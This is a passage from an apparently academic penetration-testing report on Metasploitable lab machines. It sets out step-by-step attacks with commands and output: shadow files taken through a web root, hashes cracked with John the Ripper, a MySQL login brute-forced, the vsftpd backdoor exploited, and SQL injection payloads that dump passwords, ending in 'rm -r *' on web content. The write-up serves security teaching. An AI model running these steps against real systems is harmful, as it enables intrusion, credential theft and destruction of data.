Step4: When the exploit is successful we are able to gain access to the shell prompt of the server and we access any file as we have gained root access. There are several methods to copy the files from victim machine to attacker machine, the method deployed in this case is copying the passwd and shadow file on the web server of samba server and downloading them on the attacker machine using wget. The commands the are executed shell prompt of the victim mahine are:

- A. cat /etc/passwd > proxy_passwd.txt
- B. cat /etc/shadow > proxy_shadow.txt
- C. cp proxy_passwd.txt /var/www
- D. cp proxy_shadow.txt /var/www

```
ls /var/www/
dav
mutillidae
phpMyAdmin
test
twiki
dvwa
passwd.txt
proxy_passwd.txt
tikiwiki
index.php
phpinfo.php
proxy_shadow.txt
```

```
tikiwiki-old
```

Step5: The shell access can be stopped now as the required files can be accessed using wget from the attacker machine.

- A. `wget 192.168.20.11/proxy_passwd.txt`
- B. `wget 192.168.20.11/proxy_shadow.txt`

```
root@kali:~/proxy# wget 192.168.20.11/proxy_passwd.txt
2021-03-11 15:06:34-- http://192.168.20.11/proxy_passwd.txt
Connecting to 192.168.20.11:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 1581 (1.5K) [text/plain]
Saving to: 'proxy_passwd.txt'
proxy_passwd.txt  100%[=====>]  1.54K  --.-KB/s  in 0s
2021-03-11 15:06:34 (209 MB/s) - 'proxy_passwd.txt' saved [1581/1581]
root@kali:~/proxy# wget 192.168.20.11/proxy_shadow.txt
2021-03-11 15:06:43-- http://192.168.20.11/proxy_shadow.txt
Connecting to 192.168.20.11:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 1207 (1.2K) [text/plain]
Saving to: 'proxy_shadow.txt'
proxy_shadow.txt  100%[=====>]  1.18K  --.-KB/s  in 0s
2021-03-11 15:06:43 (136 MB/s) - 'proxy_shadow.txt' saved [1207/1207]
```

Step6: The unshadow command will basically combine the data of /etc/passwd and /etc/shadow to create 1 file with username and password details. Usage is quite simple.

- A. `unshadow proxy_passwd.txt proxy_shadow.txt > combined.txt`

Now the john commonly known as john the ripper can be used to extract password, the wordlist is needed to try words, if the word is not present in the wordlist then the john fails. The word file that is being used is the available present by default in kali.

- B. `john --wordlist=/usr/share/john/password.lst ./combined.txt`

```
root@kali:~/proxy# unshadow proxy_passwd.txt proxy_shadow.txt >
combined.txt  root@kali:~/proxy# john --
wordlist=/usr/share/john/password.lst ./combined.txt
Warning: detected hash type "md5crypt", but the string is also recognized
as "m" Use the "--format=md5crypt-long" option to force loading these as
that type insd Using default input encoding: UTF-8
Loaded 7 password hashes with 7 different salts (md5crypt, crypt(3) $1$
(and va) Press 'q' or Ctrl-C to abort, almost any other key for status
123456789          (klog)
service           (service)
batman (sys)
asdf (root)
Warning: Only 6 candidates left, minimum 12 needed for performance.
4g 0:00:00:00 DONE (2021-03-11 15:36) 14.81g/s 13133p/s 40733c/s 40733C/s
dirk.s
```

```
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

The results from the decryption provides us with credentials that can be used to access the server.

LL. Playbook 32: Web Server and MySQL Server

Web Server Reconnaissance

The web server provides services to the trusted zone and it is connected to the database server, the ip address of the server is not known to the trusted zone. To know about the database server initial step is to gain information about the database server and gain its credentials.

Step1: The initial step is to perform an NMAP scan to gather information about the machines on the network, we have information about the internal zone and its ip address range from the ip address of the web server. The results of NMAP command are:

```
nmap -sn 192.168.20.*
```

The 192.168.20.0 is a network of the internal zone, using the above command we have scanned for any available devices.

```
root@kali:~/proxy# nmap -sn 192.168.20.* | more
Starting Nmap 7.91 ( https://nmap.org ) at 2021-03-11 16:09 MDT
Nmap scan report for 192.168.20.11
Host is up (0.0026s latency).
Nmap scan report for 192.168.20.21
Host is up (0.0044s latency).
Nmap scan report for 192.168.20.31
Host is up (0.0031s latency).
Nmap scan report for 192.168.20.41
Host is up (0.0023s latency).
Nmap scan report for 192.168.20.100
Host is up (0.0012s latency).
Nmap scan report for 192.168.20.101
Host is up (0.0020s latency).
Nmap done: 256 IP addresses (6 hosts up) scanned in 17.38 seconds
```

Step2: After this nmap scan is run on the machine to check which machine provides services on port 3306 i.e is the port on which MySQL server operates. We already know that 192.168.20.11 is samba server, 192.168.20.21 is the web server and the FTP server has the address of 192.168.20.41, so we focus on the unknown ip address 192.168.20.31. The Nmap scan on 192.168.250.31 shows us:

```
root@kali:~/proxy# nmap -sV 192.168.20.31 | more
Starting Nmap 7.91 ( https://nmap.org ) at 2021-03-18 08:43 MDT
Nmap scan report for 192.168.20.31
Host is up (0.00078s latency).
Not shown: 977 closed ports
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
```



```

53/tcp    open  domain      ISC BIND 9.4.2
80/tcp    open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind     2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec        netkit-rsh rexecd
513/tcp   open  login?
514/tcp   open  shell       Netkit rshd
1099/tcp  open  java-rmi    GNU Classpath grmiregistry
1524/tcp  open  bindshell   Bash shell (**BACKDOOR**; root shell)
2049/tcp  open  nfs         2-4 (RPC #100003)
2121/tcp  open  ftp         ProFTPD 1.3.1
3306/tcp  open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
...
...
Service Info: Hosts: metasploitable.localdomain, P3,
irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

```

Step3: The web server is connected to the database and there must exist a configuration file that contains the information about the database, we will try to extract as much information we can form the web server. The web server is hosted at 192.168.20.21/rm3/. The wget utility has the ability to download all the contents of the folder in which the index file or homepage is saved from the web server. The Command to download all the contents of the folder rm3 is :

```

wget -r -np -nH 192.168.20.21/rm3
root@kali:~/proxy# ls ./rm3
db.html 'index.html?C=M;O=A' 'index.html?C=N;O=D' welcome.php
'index.html?C=D;O=A' 'index.html?C=M;O=D' 'index.html?C=S;O=A'
'index.html?C=D;O=D' 'index.html?C=N;O=A' 'index.html?C=S;O=D'

```

Step4: This command downloads all the files in the rm3 folder on the web server. The downloaded files include :

- A. welcome.php - This is the index page of the webserver, this file contains all the information that needs to be displayed to employees in the trusted zone and interface to provide information from the database server.
- B. db.html - This is the configuration file that contains information about the connection between web server and the database server, this file is usually written in php and saved with php extension but in this case it is saved in html extension resulting in vulnerability as the php script in this file would be visible.

```

root@kali:~/proxy# cat ./rm3/db.html
<?php
$server = '192.168.20.31';
$user = 'root';
$pass = '';
$conn = mysqli_connect($server, $user, $pass);
if(!$conn){
    die("connection failed - ".mysqli_connect_error());
}

```

```
echo "Connected to Database Server";
?>
root@kali:~/proxy#
```

The contents of this file provides information about:

- A. \$server - php variable that contains IP address of database server
- B. \$user - php variable that contains Username for mysql server; this is different from the credentials used to login to server that is hosting MySQL server.
- C. \$pass - php variable that contains password to login to the MySQL server.

Step5: This is one way of accessing the credentials, but it is not very good as it is due to a development debacle. The other method is using metasploit to gain credentials of the database. The exploit that can be used is mysql_login. Mysql_login is a brute force attack on the server it queries the MySql server with a specific username and password. To steps to use this exploit is as follows:

- A. The first step is to use msfconsole to run metasploit and the next step is to start the exploit,The module mysql_login queries the MySql server with a specific username and password. This module is the brute force login tool for MySQL servers. The command to select the exploit is :

use auxiliary/scanner/mysql/mysql_login

- B. This exploit needs a wordlist file that will be used to test against the username, the wordlist is the file that contains the list of commonly used passwords. The exploit will try each word against the username to gain access. The wordlist is present in the kali machine but that needs to be extracted as it is available in compressed format. The file is extracted using gunzip and the rockyou.txt file is now available to use.

```
root@kali:~# cd /usr/share/wordlists
root@kali:/usr/share/wordlists# ls
dirb          fasttrack.txt  metasploit    rockyou.txt.gz
dirbuster     fern-wifi      nmap.lst      wfuzz
root@kali:/usr/share/wordlists# gunzip rockyou.txt.gz
root@kali:/usr/share/wordlists# ls
dirb          fasttrack.txt  metasploit    rockyou.txt
dirbuster     fern-wifi      nmap.lst      wfuzz
```

Step 6: To configure the exploit module the following parameters need to be assigned.

- A. set rhost 192.168.20.31 - This assigns the value of remote host to the IP address of the database server
- B. set PASS_FILE /usr/share/wordlists/rockyou.txt - This is the password file that is present in the kali operating containing a list of the commonly used passwords, the PASS_FILE parameter tries all the passwords specified in file to the corresponding USERNAME parameter.
- C. set USERNAME root - The USERNAME parameter is defined to which we want to brute force the password file. In this case we have specified the username to be root, rather than being single value it can be specified a list. For example set USER_FILE /tmp/users.txt. This will allow brute force with different usernames.
- D. set STOP_ON_SUCESS true - This parameter will stop the module when it finds a single valid credential, if the parameter is set to false it will not interrupt the brute force until all the combinations are not tried.

- E. set VERBOSE false - This parameter will display the testing combinations, it will provide information about all the combinations tried to gain access to the server. If this parameter is set to false it will only display credentials that can be used to login to the server.
- F. set BLANK_PASSOWRDS true - The default password for MySQL database is root and password field is blank, so this option allows the exploit for brute force to test usernames with blank password fields.
- G. set THREADS 1000 - This parameter sets the value of the background threads.

Step7: After assigning all the parameters the exploit is run and it responds with the credentials for the root user, these credentials match with the credentials that were found out in the db configuration file. The credentials are verified, and these can be used for further exploits.

```
msf6 auxiliary(scanner/mysql/mysql_login) > run
[+] 192.168.20.31:3306 - 192.168.20.31:3306 - Success: 'root:'
[*] 192.168.20.31:3306 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

MM. Playbook 33: MySQL Database Exploit

The credentials of the MySQL server are now known to the attacker, these credentials can be used to gain access to credentials of the server on which MySQL database is hosted. These credentials can prove quite useful to furthermore exploit the server, network as the database server is inside the organization. To gain access to server credentials the exploit module to be used is mysql_sql. The steps are as follows:

Step1: The exploit selected is mysql_sql, it is a generic query module that allows form simple SQL statements to be executed. This module will be used to extract the password file of the server that hosts the database.

```
use auxiliary/admin/mysql/mysql_sql
```

The parameters that need to be assigned in this module include the following:

- A. set USERNAME root - The “root” is the username that was extracted in the previous step.
- B. set PASSWORD ‘ ’ - The ‘ ’ empty quotes signify that the password is blank, this is the default password of the MySQL server. The password was extracted in the previous step.
- C. set rhost 192.168.20.31 - This is the IP address of the database server, the remote host is set to the target machine on which the exploit is being performed.
- D. set rport 3306 - The rport is the remote port, the MySQL database runs on port 3306.
- E. set SQL select load_file('\etc/passwd') - The select load_file function of the SQL reads the file and returns the file contents as a string. The SQL is set to the return the passwd file that contains the hashed passwords of the machine that hosts the database server.

Step2: After running the exploit the output is the passwd file of the server, the load_file parameter can be changed to shadow file. The two files can then be combined using the unshadow utility and john the ripper can be used to extract the credentials. This step is demonstrated in Appendix IV.

```
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
```

```
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcpc:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
```

**** *The contribution of Gurcharan Jawanda ends here*****

Attacks performed by the DMZ Team

***** *The contribution of Sagar Bhusri starts here******

NN.Playbook 34: *Credential theft using FTP Backdoor Command Execution.*

Step 1: In order to explore all the open ports, along with the service and version associated to it nmap (**Reconnaissance and Scanning**) command is used. Nmap command is executed from the attacker machine having IP 10.10.10.12 in the untrusted Zone. Options used in the nmap “-sV” is to determine service or version information. Here it is found that at port 21 FTP service is running with version vsftpd 2.3.4.

```
root@kali:/# nmap -sV 192.168.30.11
Starting Nmap 7.80 ( https://nmap.org ) at 2021-03-08 14:41 EST
Nmap scan report for 192.168.30.11
Host is up (0.0017s latency).
Not shown: 989 closed ports
PORT      STATE SERVICE  VERSION
21/tcp    open  ftp      vsftpd 2.3.4
22/tcp    open  ssh      OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
53/tcp    open  domain   ISC BIND 9.4.2
512/tcp   open  exec     netkit-rsh rexecd
513/tcp   open  login?
514/tcp   open  shell    Netkit rshd
1524/tcp  open  bindshell Metasploitable root shell
2121/tcp  open  ftp      ProFTPD 1.3.1
5900/tcp  open  vnc      VNC (protocol 3.3)
6000/tcp  open  X11      (access denied)
6667/tcp  open  irc      UnrealIRCd
Service Info: Host: irc.Metasploitable.LAN; OSs: Unix, Linux; CPE:
cpe:/o:linux:linux_kernel
```


#	Name	Check	Description	Disclosure
Date	Rank			-----
---	----	-----	-----	-----
0	auxiliary/gather/teamtalk_creds			normal
No	TeamTalk Gather Credentials			
1	exploit/multi/http/oscommerce_installer_unauth_code_exec			
2018-04-30	2018-04-30	excellent	Yes osCommerce Installer Unauthenticated Code Execution	
2	exploit/multi/http/struts2_namespace_ognl			
2018-08-22	2018-08-22	excellent	Yes Apache Struts 2 Namespace Redirect OGNL Injection	
3	exploit/unix/ftp/vsftpd_234_backdoor			
2011-07-03	2011-07-03	excellent	No VSFTPD v2.3.4 Backdoor Command Execution	

Step 4: With the help of metasploit-framework exploiting the victim machine(**exploitation**) using the matching module found in the step3. Now in options it is found that RHOSTS is required to perform the exploit and then set the **RHOST** value as **192.168.30.11** (which the IP address of our victim machine). Lastly, executing the exploitation using the command '**exploit**'.

```
msf5 > use exploit/unix/ftp/vsftpd_234_backdoor
msf5 exploit(unix/ftp/vsftpd_234_backdoor) > options
Module options (exploit/unix/ftp/vsftpd_234_backdoor):
  Name      Current Setting  Required  Description
  ----      -
  RHOSTS    192.168.30.11   yes       The target host(s), range CIDR
  identifier, or hosts file with syntax 'file:<path>'
  RPORT     21               yes       The target port (TCP)

Exploit target:
  Id  Name
  --  -
  0   Automatic

msf5 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.30.11
RHOST => 192.168.30.11

msf5 exploit(unix/ftp/vsftpd_234_backdoor) > options
Module options (exploit/unix/ftp/vsftpd_234_backdoor):
  Name      Current Setting  Required  Description
  ----      -
  RHOSTS    192.168.30.11   yes       The target host(s), range CIDR
  identifier, or hosts file with syntax 'file:<path>'
  RPORT     21               yes       The target port (TCP)
```

```
Exploit target:
```

```
  Id  Name
  --  ----
  0    Automatic
```

```
msf5 exploit(unix/ftp/vsftpd_234_backdoor) > exploit
```

Step 5: After executing the exploit, shell session of the victim machine was established at **the port 6200**. To verify the root access, 'whoami' command is executed. Even performed the 'ifconfig' to verify the IP address of the victim machine that is 192.168.30.11.

```
[*] 192.168.30.11:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.30.11:21 - USER: 331 Please specify the password.
[+] 192.168.30.11:21 - Backdoor service has been spawned, handling...
[+] 192.168.30.11:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.

[*] Command shell session 1 opened (0.0.0.0:0 -> 192.168.30.11:6200) at 2021-03-08 16:50:19 -0500

whoami
root

ifconfig
eth0      Link encap:Ethernet  HWaddr 52:52:00:12:50:35
          inet addr:192.168.30.11  Bcast:192.168.30.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fef2:dc09/64  Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:1596 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1249 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:108079 (105.5 KB)  TX bytes:70396 (68.7 KB)
          Interrupt:17 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128  Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:29 errors:0 dropped:0 overruns:0 frame:0
          TX packets:29 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:2830 (2.7 KB)  TX bytes:2830 (2.7 KB)
```

Step 6: In the last step as gaining the root access of the victim machine now trying to stop the proftpd server(**post-exploit**) in the victim machine.

```
etc/init.d/proftpd stop
* Stopping ftp server proftpd
OK ]
```

Step 7: As shell session was already created after exploitation in step5. Now trying to get the hashdump(**Credential theft**) from the victim machine. Press 'ctl+z' and enter 'y' to run the open session in the background and allow to use msfconsole. Metasploit-framework has hashdump script stored in the "post" folder. Here using 'use post/linux/gather/hashdump' and set option as **open session id as 1**(refer to the step 5). Finally, initializing it using command 'exploit'. Getting all the passwords in the hashed form [164].

```

^Z
Background session 1? [y/N] y
msf5 exploit(unix/ftp/vsftpd_234_backdoor) > use post/linux/gather/hashdump
msf5 post(linux/gather/hashdump) > show options

Module options (post/linux/gather/hashdump):

  Name      Current Setting  Required  Description
  ----      -
  SESSION   1                yes       The session to run this module on.

msf5 post(linux/gather/hashdump) > set SESSION 1
SESSION => 1
msf5 post(linux/gather/hashdump) > options

Module options (post/linux/gather/hashdump):

  Name      Current Setting  Required  Description
  ----      -
  SESSION   1                yes       The session to run this module on.

msf5 post(linux/gather/hashdump) > exploit

[!] SESSION may not be compatible with this module.
[+] root:$1$t/oZojH4$MFkPL7cAa6/ZfJ0giKwgo/:0:0:root:/root:/bin/bash
[+] sys:$1$fUX6BPOt$MiyC3UpOzQJqz4s5wFD9l0:3:3:sys:/dev:/bin/sh
[+] klog:$1$f2ZVMS4K$R9XkI.CmLdHhdUE3X9jqP0:103:104::/home/klog:/bin/false
[+]
msfadmin:$1$XN10Zj2c$Rt/zzCW3mLtUWA.ihZjA5/:1000:1000:msfadmin,,,:/home/msf
admin:/bin/bash
[+]      postgres:$1$Rw35ik.x$MgQgZUu05pAoUvfJhfcYe/:108:117:PostgreSQL
administrator,,,:/var/lib/postgresql:/bin/bash
[+]      user:$1$HESu9xrH$K.o3G93DGoXIiQKkPmUgZ0:1001:1001:just      a
user,111,,,:/home/user:/bin/bash
[+]
service:$1$kR3ue7JZ$7GxELDupr5Ohp6cjZ3Bu//:1002:1002:,,,:/home/service:/bin
/bash
[+]      Unshadowed      Password      File:
/home/kali/.msf4/loot/20210308201426_default_192.168.30.11_linux.hashes_501
024.txt
[*] Post module execution completed
msf5 post(linux/gather/hashdump) >

```

Step 8: Cracking the hashdump received in the previous step using the John the Ripper (refer to section III(J)). Firstly, storing all the dump in a file named as 'hash_dump' and executing the john command on hash_dump file to decrypt the password. Finally, it can be seen using "**john --show hash_dump**" that all the password hashes are cracked [9].

```

root@kali:/home/kali/Desktop# john --format=md5crypt-long hash_dump

```



```

Using default input encoding: UTF-8
Loaded 7 password hashes with 7 different salts (md5crypt-long, crypt(3) $1$
(and variants) [MD5 32/64])
No password hashes left to crack (see FAQ)

root@kali:/home/kali/Desktop# john --show hash_dump
root:asdf:0:0:root:/root:/bin/bash
sys:batman:3:3:sys:/dev:/bin/sh
klog:123456789:103:104::/home/klog:/bin/false
msfadmin:msfadmin:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
postgres:postgres:108:117:PostgreSQL
administrator,,,:/var/lib/postgresql:/bin/bash
user:user:1001:1001:just a user,111,,,:/home/user:/bin/bash
service:service:1002:1002:,,,:/home/service:/bin/bash

7 password hashes cracked, 0 left
root@kali:/home/kali/Desktop#

```

OO.Playbook 35: SQL injection to obtain administrative credentials.

Step1: By using the Nmap utility (**Reconnaissance and Scanning**) logically finding all the open ports and services which are running in the web server victim machine (having IP address 192.168.30.31). Here it is clearly notice that port 80 is open and service http is running with the version Apache httpd 2.4.7

```

kali@kali:~$ nmap -sV 192.168.30.31
Starting Nmap 7.80 ( https://nmap.org ) at 2021-03-08 19:43 EST
Nmap scan report for 192.168.30.31
Host is up (0.00073s latency).
Not shown: 992 filtered ports
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          ProFTPD 1.3.5
22/tcp    open  ssh          OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.10 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http         Apache httpd 2.4.7
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
631/tcp   open  ipp          CUPS 1.7
3000/tcp  closed ppp
3306/tcp  open  mysql        MySQL (unauthorized)
8181/tcp  open  http         WEBrick httpd 1.3.1 (Ruby 2.3.7 (2018-03-28))
Service Info: Hosts: 127.0.0.1, METASPLOITABLE3-UB1404; OSs: Unix, Linux;
CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 27.87 seconds

```

Using Firefox in the attacking machine(kali linux having ip 10.10.10.12) checking all the web pages or applications running at port 80 of the victim machine. Here it is clearly seen the **payroll_app.php** which is a payroll login system which will be used for the exploit.




Fig. 216. Entries of Port 80

Step 2: In the step1 output it is also identified that a MySQL server running on the victim machine. Here starting with an SQL injection attack with the classic ' OR 1=1#(exploit). After clicked 'OK' button after typing SQL injection attack in the User input box showed that the Payroll App had a limit of 15 users and even though it did not need a password to be entered. It is analysed in the figure below that four properties need to be returned to the web application: Username, First Name, Last Name, and Salary [56].




Fig. 217. SQL Injection Command




Fig. 218. Output of the SQL injection attack

Step 3: Determine the MySQL version that is installed on the victim machine. To find of the MySQL version SQL injection attack was performed using command “**UNION SELECT null, null, null, @@version#**” (exploit). It disclosed that it was running the following MySQL version: “5.5.60-0ubuntu0.14.04.1”. The SQL injection uses the UNION statement, which offers the ability to execute two SQL statements. The two @@ symbols apply to the global variable accessible in SQL, and the version command will dump the version of the SQL database for us. The three null entries are that a table has four columns that the web application needs to print. Using null means, the web application should write an empty entry in the first three columns [56].




Fig. 219. MySQL version from the output of the SQL injection attack using UNION.

Step 4: From the previous steps it can be concluded that a table of user information is named ‘users’ which would still contain passwords in it. So, putting all this information together, attempt to dump the password information using the SQL injection attack command “**OR 1=1 UNION SELECT null,null,username,password FROM users#**” (exploit). In the below figure users can see the bottom of the first SQL query returns. This is same as the attack on the first SQL injection. After that, for each of the 15 users, the last two columns display the username and password (credential access), in plaintext. It was hoped that the user credentials that were dumped from the MySQL database were not the same credentials that were used for device authentication [56].

kylo_ren	Kylo	Ren	6667
		leia_organa	help_me_obiwan
		luke_skywalker	like_my_father_beforeme
		han_solo	nerf_herder
		artoo_detoo	b00p_b33p
		c_three_pio	Pr0t0c07
		ben_kenobi	thats_no_m00n
		darth_vader	Dark_syD3
		anakin_skywalker	but_master:(
		jarjar_binks	mesah_p@ssw0rd
		lando_calrissian	@dm1n1str8r
		boba_fett	mandalorian1
		jabba_hutt	my_kinda_skum
		greedo	hanSh0tFirst

Fig. 220. SQL query Displaying Usernames and Passwords

Step 5: Creating the SSH connection from the attacker machine to the victim machine using the user “han_solo” and password “nerf_herder (output of the previous step SQL injection attack). Here it is clear that SSH connection created successfully and even cross verify by “ifconfig eth0” to confirm the IP address of the victim machine that is 192.168.30.31. Even verified the user has sudo access by using command “groups” and gaining root access by using command “sudo -s”.

```

root@kali:/home/kali# ssh han_solo@192.168.30.31
han_solo@192.168.30.31's password:
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/
Last login: Fri Mar  5 22:31:00 2021 from 192.168.30.1
han_solo@metasploitable3-ub1404:~$

han_solo@metasploitable3-ub1404:~$ ifconfig eth0
eth0      Link encap:Ethernet  HWaddr 52:52:00:12:50:37
          inet addr:192.168.30.31  Bcast:192.168.30.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe00:85bc/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:2844 errors:0 dropped:0 overruns:0 frame:0
          TX packets:725 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:229106 (229.1 KB)  TX bytes:145613 (145.6 KB)

han_solo@metasploitable3-ub1404:~$

han_solo@metasploitable3-ub1404:~$ groups
users sudo

han_solo@metasploitable3-ub1404:~$ sudo -s
[sudo] password for han_solo:
root@metasploitable3-ub1404:~#

```

Step 6: After gaining the root access of the victim machine, removing(**post-exploit**) all the web pages and services (refer to the step 2) running on the port 80 by using the command “**rm -r ***” (rm stands for remove here; -r is used for recursive deletion and * if for removing everything in the parent directory). Even we can verify that from the following figure where no web applications can be seen using Firefox browser at of the attacker machine.

```
root@metasploitable3-ub1404:/# cd /var/www/html
root@metasploitable3-ub1404:/var/www/html# ls
chat drupal payroll_app.php phpmyadmin
root@metasploitable3-ub1404:/var/www/html#
